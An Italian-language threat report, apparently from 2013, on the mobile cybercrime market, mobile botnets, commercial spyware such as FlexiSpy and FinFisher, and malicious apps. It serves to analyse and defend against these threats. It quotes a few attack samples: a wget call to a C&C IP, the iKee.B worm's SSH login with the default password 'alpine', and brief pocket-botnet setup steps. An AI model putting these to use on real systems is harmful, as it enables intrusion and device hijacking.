Mobile Intrusion (surveillance)	500 – 5,000	Re-engineered Finfisher, Finfisher Lite & FlexiSpy extended copies
Mobile malware for banking theft	10,000 – 30,000	Eurograbber, ZitMo, Tinba Trojan, DroidCleaner, Citadel (inc. PtH capabilities)
Mobile botnet (rental)	50 - 400	Hourly rates
Mobile botnets (operational & tailored source code)	4,000 - 30,000	Mobile ISP service, SMS, & Drive by
Mobile malware for black SEO and underground partnership programs	5,000 – 10,000	Used to traffic redirects, J2ME midlets, or standard applications for the popular platforms.
Mobile traffic by targeted country	10 – 30 per 1,000 hosts	Can be bought through special underground services (by area, by country)
Mobile SMS spam service	2-8 cents per 1 SMS	Mobile spamming
Mobile SMS spamming tool	30-50	SMS spamer by klychev v0.3
Mobile flooder (Skype or SIP)	30-80	Skype Flooder

Tabella 1: Prezzi attuali del mercato eCrime (Marzo 2013)

Stato del mercato

Il mercato nero del **mobile malware** è sempre in progressione poichè continua a svilupparsi e ad evolvere per soddisfare la domanda. Cybercriminali particolarmente capaci manipolano il mercato e massimizzano il potenziale attraverso annunci su forum underground e siti di social network.

Il malware per sistemi mobile più popolare sul mercato trae vantaggio da diversi fattori chiave, quali:

- Marche con simbologia molto ben conosciuta, applicazioni famose o autorità legali, come istituzioni finanziarie, siti di e-commerce, applicazioni di trading-online, applicazioni per social network, etc;
- SMS o chiamate telefoniche ad altri numeri (talvolta con un'installazione occulta del codice nocivo sul sistema);

- Applicazioni di banking on-line che custodiscano le credenziali dei clienti in una maniera non sicura e con testo in chiaro;
- Dispositivi "sbloccati",;
- Mancata verifica della provenienza dell'applicazione,;
- canali wireless (NFC, WPAN networks).

La domanda per strumenti di sorveglianza nel mercato "sommerso" è alta e può includere, o meno, malware. Essenzialmente, le tecniche usate sono simili su tutti i dispositivi o computers. Gli obiettivi chiave del cyberspionaggio sono:

- Furto di informazioni comprendenti rubrica, messaggi di testo, storico delle chiamate, informazioni sul dispositivo compromesso (IMEI, numero telefonico, IP esterno etc.)[22];
- Registrazione delle telefonate, incluse le conversazioni Skype.

Con l'aggiunta di strumenti particolari usati solitamente per i penetration test, i moderni smartphones possono costituire un ausilio nel cyberspionaggio[23]. L'ambiente mobile ha fornito nuove opportunità per l'hacker.

Programmi di collaborazione nell'underground permettono ai cybercriminali di monetizzare attraverso il malware per cellulari. Gli SMS giocano una parte importante in queste operazioni e possono essere distribuiti attraverso la gamma di S.O. popolari. SMS non richiesti o chiamate a numeri ad alta tariffazione verso altre nazioni comportano spese ingenti a favore dei provider che fatturano.

Alcuni servizi di cybercrime nell'underground traggono vantaggio dal traffico mobile usando attacchi mirati per scaricare software che viene pagato con il criterio "Paga Per Installare - Pay Per Install" (PPI)[24].

Dall'altra parte, anche il mercato nero degli 0days sta aumentando, offrendo nuove e sconosciute vulnerabilità sfruttate (specialmente in ambiente Android). Questi spesso agiscono solo su una marca specifica (es. Samsung, Huawei) e modelli di dispositivi, che quindi saranno resi "offensivi" e usati massivamente per distribuire campagne di mobile malware.

---

[22] Alcuni dei malware usati per cyber spionaggio intercettano anche le coordinate GPS, brevi intervalli di ascolto per monitorare la persona e le differenti situazioni

[23] AFE (Android Framework for Exploitation)

[24] Vedi il *Cybercrime Supplement* per ulteriori dettagli ed esempi.

DNS Mobile & Traffico

E' importante monitorare gli utenti wireless all'interno di una rete aziendale e accertare la presenza di segnali di dispositivi "sbloccati". Ci sono sistemi di Mobile Device Management strutturati appositamente per questo scopo[25].

Controllare il traffico di rete alla ricerca di trasmissione di UDID è un aiuto concreto nel contesto di un'operazione di penetration test mobile. Gli UDID possono essere infatti usati per identificare direttamente i possessori di iPhone e per raccogliere dati personali su un individuo, per esempio dati di geo-localizzazione, che possono essere ceduti a terze parti senza il consenso dell'utente. Se gli UDID sono presenti nel traffico di rete, ciò può indicare la presenza di attività malevola.

L'UDID (Unique Device Identifier) di un iPhone può essere individuato usando questa formula: UDID = SHA1(Serial Number + ECID + LOWERCASE (WiFi Address) + LOWERCASE(Bluetooth Address).

> *Nota: L'ECID (Exclusive Chip Identifier) è usato principalmente per effettuare operazioni di beta testing su firmware e applicazioni, ma uno sviluppatore di app può aggiungerlo come protezione in una versione crackata per bloccare l'UCID e sostituirlo con un UCID fasullo/spoofato.*
>
> *Lo SHA1 (Secure Hash Algorithm) è l'algoritmo più usato fra quelli approvati dal NIST.*

In alcuni casi il dispositivo trasferisce speciali informazioni temporali verso la rete. Questo può essere usato durante le analisi forensi per indicare la presenza di intrusi:

```
%  wget –user-agent="HTMLGET 1.0"
92.61.38.16/xml.p.php?id=1234502:       --HH:MM:SS–
http://92.61.38.16/xml.p.php?id=1234503: => p.php@id=12345'
```

[25] http://www.f5.com/products/mobile-app-manager/overview/



Figura 4: Trasferimento attraverso la rete di informazioni personali di valore

Questa è un'informazione utile in merito alla fingerprint C&C su un dispositivo mobile.

Figura 5: Il dispositivo comunica dati rilevanti

In questo esempio specifiche informazioni MTAN, usate per la validazione di trasferimenti attraverso servizi di online-banking, sono trasferite con altri criteri, oggetto del malware di mobile banking:



Figura 6: Un attacco colpisce i dati MTAN trasmessi via SMS

Ciascuna applicazione iPhone ha il suo identificatore univoco archiviato nella directory */var/mobile/applications* ed è da qui che si esegue tutto il codice per l'applicazione.

La directory *Plist* (Property List) memorizza le preferenze dell'utente e le informazioni di configurazione. Tutte le comunicazioni fra una botnet e la sua C&C sono soliatemente organizzate con l'aiuto del file di preferenze '*com.apple.period.plist*', e il '*syslog shell scripts'*. La botnet di iPhone 'iKeeB' , per esempio, installa il file di preferenze '*plist'* , e ha la capacità di archiviare tutti i messaggi SMS[26].

La botnet sonda ogni pochi secondi regolarmente riferisce l'esito alla C&C, ogni 5 minuti con 'iKeeB', che permette l'aggiunta di nuovi script affinchè la botnet si evolva ed espanda.

L'individuazione di comportamenti esterni sospetti, come quelli qui descritti, può diventare un utile strumento nel contesto di un penetration test mobile e le organizzazioni dovrebbero essere proattive nel loro approccio alla gestione BYOD. Il controllo del traffico di rete mobile può giocare un ruolo importante ed è necessario maggior impegno per accrescere la consapevolezza del suo valore, di pari passo con l'evolversi del BYOD nel luogo di lavoro.

[26] http://mtc.sri.com/iPhone/

iBot & la Botnet mobile

In un periodo di tempo relativamente breve, le botnet mobili sono passate dalla teoria alla realtà. Le botnet non possono solo controllare i dispositivi mobili, ma stanno diventando sempre più sosfisticate anche per il controllo di altri dispositivi connessi all'ambiente mobile.

La metodologia e la possibile architettura è piuttosto simile alla classica botnet per PC.



Figura 7: Le botnet mobili 'tascabili' pssono essere simili alle botnet di PC

Nella stessa maniera in cui le botnet possono essere usate per reindirizzare traffico da siti web acceduti via PC, le botnet possono essere usate per rivolegere il traffico dai cellulari verso siti contenenti codice malevolo o allo scopo di monetizzare.



Figura 8: Una botnet mobile per iPhone reindirizza il traffico mobile

Botnet di tipo Mobile possono essere lanciate tramite attacchi DDoS. I dispositivi possono essere infettati da lungo tempo, senza che il contagio sia stato rilevato. Android.DDoS1.origin, per esempio, crea unapplication icon molto simile a quella di Google Play. Si connette ad un server remoto e risponde al comando di inviare richieste di pacchetti verso un indirizzo specifico[27].

Un altro tipo di botnet si comporta come un worm all'interno della rete dell'operatore mobile. Uno degli esempi più famosi è il malware IKee.B[28], che scansiona un range di IP per individuare gli iPhones con la password di default "alphine" sulla porta SSHD:

```
sshpass -p alpine ssh -o StrictHostKeyCheck
```

[27] http://news.drweb.com/show/?i=3191&lng=en&c=14

[28] http://mtc.sri.com/iPhone/

Esempi di Pocket Botnet

Famiglia Android SmsSend

Utilizzano tecniche simili a quelle degli antivirus "fake".



Figura 9: Un esempio di Android SmsSend

Famiglia ANSERVER-A

Basati su permessi e uso di server C&C .

Figura 10: Installazioni fasulle appaiono realistiche



Figura 11: Un esempio di mobile ANSERVER_A_Family

ThemeInstaller.A

Zombie Ciina

- Infettati 1 milione di smartphones Symbian in 1 settimana, successivamentepiù lenta propagazione (CNcert);
- Occultamento – pulizia dei log, auto-distruzione, si attiva quando il telefono non viene usato;
- Difesa – attacca i software di sicurezza;
- Trasmissione – infetta altri dispositivi attraverso SMS, scarica nuovi malware dalla C&C.

Pocket Botnet Takedown

US Telco & GG tracker

- GG tracker (accede fraudolentemente a SMS a pagamento maggiorato attraverso il malware);
- Iscrizione attraverso sito web, SMS usato per l'autenticazione;
- Il Sottoscrittore paga $9.99 / chiamata;
- L'operatore paga il servizio di trasmissione di aggregatori di SMS;
- Il servizio di trasmissione SMS paga il fornitore dei contenuti;
- Il fornitore dei contenuti paga gli spammer etc.;

- Circa 30,000 vittime in una settimana prima dell'oscuramento.

Ci sono molti strumenti disponibili che rendono la costruzione di una botnet per l''aspirante' attaccante il più semplice possibile.



Figura 12: La botnet tascabile – Build your Own? - Android.Pjapps

Ecco un esempio con pochi semplici passi:

Effettuare una chiamata in modalità server alla configurazione modem per mgetty

- Stabilisci: `#/AutoPPP/ - a_ppp /usr/sbin/pppd auth -chap +pap login debug`
- Cambia in `= /AutoPPP/ - a_ppp /usr/sbin/pppd auth -chap +pap login debug`
- Settaggio opzioni PPP es. `ms-dns 3.4.5.6 #replace 3.4.5.6 with DNS address Slave`
- Aggiungi utenti (iBots / zombies) a pap-secrets
- Crea utenti Linux
- Trasmetti

iBot – Individuazione di Mobile Zombie

L'elenco fornisce un esempio di informazioni circa abuso da botnet su un dispositivo mobile[29].

- un agente su un dispositivo mobile dove possibile - (H)IDS
- KB-IDS per Android
- Umit[30]
- Mobile Sniffer per Android[31]
- Applicazione TaintDroid[32]
- Andromaly[33]

Agenti mobili con corporate IDS (NIDS Style), BYOD

- Mobile: agent
- Server: Suricata o Snort
- Connection: VPN through Server

[29] http://www.xlab.si

[30] http://dev.umitproject.org/projects/umitproject/wiki

[31] https://github.com/umitproject/pm-mobile

[32] http://appanalysis.org/

[33] http://code.google.com/p/andromaly/

Intrusioni mobili

Gli strumenti di intrusione mobile sono facili da ottenere ed esiste una gamma di prodotti su internet reperibile senza problemi. In molte nazioni è perfettamente legale comprare ed utilizzare questi prodotti, anche se, tecnicamente, le restrizioni si applicano su come questi possono essere usati. Sebbene sia un'area grigia, questi strumenti offrono un ampio spettro di tecniche di sorveglianza sotto la scusa di di 'controllare'i tuoi bambini.

Spyware

Uno di questi strumenti, 'FlexiSpy', dettaglia così la sua gamma di funzionalità:

- Storico delle chiamate
- notifica dei cambi di carte Sim
- tracciatura Gps
- spia degli Sms
- intercettazione di Email
- Controllo di Messenger
- Controllo dell'uso del telefono
- intercettazione delle chiamate

Questo è un insieme consistente di strumenti di sorveglianza e l'acquisto è consentito. Il sito web, comunque, avvisa che installare il software sul telefono di un'altra persona può essere un reato e che si dovrebbe chiedere il parere di un Avvocato dello Stato in cui si vuole operare, nel caso lo si volesse usare per sorvegliare qualcuno.

Liceità

La pagina di recensione del prodotto contiene ulteriori informazioni sulla liceità d'uso di 'Flexipsy' negli Stati Uniti:

"Se vi state chiedendo se Flexispy è legale allora la risposta a questa domanda è assolutamente si. Software spia di telefoni cellulari sono utilizzati da molte organizzazioni di sorveglianza, come la polizia, che è regolamentata dal governo. Al di fuori del governo, agenzie come quelle di investigatori privati utilizzano queste applicazioni per dimostrare lo spionaggio dei dipendenti, furto o il più frequente dei motivi ovvero incastrare un coniuge infedele o un amante.

Quando pensate ad una applicazione di spionaggio per telefoni celulari in generale voi dovreste pensare a questa come ad uno strumento di lavoro. Come qualunque

strumento di lavoro Flexispy è legale a seconda dell'uso che ne fate altrimenti l'uso può diventare illegale."[34]

Essenzialmente, Flexispy venne creata per essere usata per monitorare i dipendenti e i cellulari di bambini ma nulla può impedire che questo software venga usato da chiunque su chiunque.

La sorveglianza è un ambito particolarmente ambiguo con leggi specifiche a seconda dello stato o della regione. Negli USA, gli strumenti di intrusione non sono illegali ma la sorveglianza di qualcuno può esserlo. La questione si basa molto sul giudizio morale o etico, poichè le leggi sulla privacy non sono riuscite a tenere il passo con l'evoluzione di internet[35].

FinFisher

Nel Luglio 2012, ricercatori del 'Citizen Lab' pubblicarono i risultati di un'indagine su 'The FinFisher Suite'[36]. FinFisher è un software usato per effettuare accessi remoti e sorveglianza da parte di forze di polizia e agenzie di intelligence. E' prodotto e venduto dalla società Gamma Group con sede nel Regno Unito e commercializzato come 'sistema legale di intercettazione' per sorvegliare i criminali[37]. I ricercatori scoprirono che era 'usato in attacchi mirati contro attivisti dei diritti umani ed esponenti di opposizione in paesi con discutibili approcci verso i diritti umani'[38].

FinFisher fu conosciuto per avere un componente che catturava le passwords e le chiamate Skype, i dati delle quali venivano inviati ad un server di comando e controllo CC2) FinSpy. Una ricerca supplettiva pubblicata nell'Agosto 2012 mise in luce l'esistenza di varianti per dispositivi mobili del Fin Fisher Toolkit, un maggior numero di server di comando e controllo e Trojans per mobile[39]. I Ricercatori hanno pubblicato recentemente 'esame di un esempio di Fin Spy Mobile trovato nell'underground dell'internet che sembra sia stato utilizzato in Vietnam'[40]. Contiene specifiche caratteristiche per il mobile, come la tracciatura GPS e funzionalità per chiamate 'spia' silenziose per carpire le conversazioni in prossimità del telefono.

Inoltre la suite del programma FinFisher è stata individuata in un totale di 25 nazioni.

---

[34] http://flexispy-review.com/category/legal-issues/

[35] http://www.aclu.org/node/36123

[36] https://citizenlab.org/2012/07/from-bahrain-with-love-finfishers-spy-kit-exposed/

[37] https://www.gammagroup.com/

[38] http://www.nytimes.com/2012/08/31/technology/finspy-software-is-tracking-political-dissidents.html

[39] https://citizenlab.org/2012/08/the-smartphone-who-loved-me-finfisher-goes-mobile/

[40] https://citizenlab.org/2013/03/you-only-click-twice-finfishers-global-proliferation-2/#1

Drive-by-Downloads

Drive-by-Download è un vettore di minaccia emergente per Android. Una variante di un metodo di attacco desktop di lunga durata, l'iframe attivato per scaricare ed eseguire il codice di un sito infettato viene visitato da un browser di Android. L'installazione non avverrà automaticamente, ma si presenta come un aggiornamento che l'utente non sospettoso è incoraggiato ad accettare. L'ultima minaccia 'AirDroid' è un'interfaccia web che contiene una vulnerabilità XSS[41]. AirDroid invia un messaggio di testo contenente codice malevolo che, non appena visualizzato sull'interfaccia web di AirDroid stesso, può eseguire un attacco di tipo cross-site scripting. Questo può portare a perdita di informazioni, all'ottenimento di privilegi, e/o al denial of service sul computer vittima.

Applicazioni Mobili

App Store

"Scaricare da siti di vendita di App è un affare rischioso", secondo quanto riferito da McAfee[42]. I siti di vendita di App stanno iniziando a rendersi conto che i truffatori sono abili a manipolare gli utenti attraverso questo canale ampiamente usato. Apple, per esempio, recentemente ha aggiornato le sue regole di caricamento di app nel tentativo di arginare gli scammer che caricavano falsi screenshot fino a quando le loro app non venivano approvate[43].

Gli utenti diventano vulnerabili a seguito dell'installazione di app da siti non considerati sicuri e, nonostante i frequenti avvisi, sono pronti a rischiare un'infezione quando una app è accattivante.

Trend Micro recentemente ha analizzato più di 2 milioni di app e ne ha classificato 293,091 come 'completamente malevole'[44]. Circa 68,740 fra queste 'sono state scaricate direttamente da 'Google Play' e dal momento che Google Play ne conta circa 700,000, ciò equivale al fatto che 1 app su 10 è malevola.

L'Agenzia Giapponese per l'Information Technology (IPA) recentemente ha avvisato gli utenti di usare siti di vendita di app alternativi a 'Google Play' a causa delle preoccupazioni che troppo pochi controlli sono stati eseguiti prima di concedere l'upload delle app nel negozio virtuale[45].

---

[41] http://www.kb.cert.org/vuls/id/557252

[42] http://www.mcafee.com/uk/resources/white-papers/wp-downloading-apps-risky.pdf

[43] http://www.informationweek.co.uk/security/vulnerabilities/apple-targets-app-store-bait-and-switch/240145930

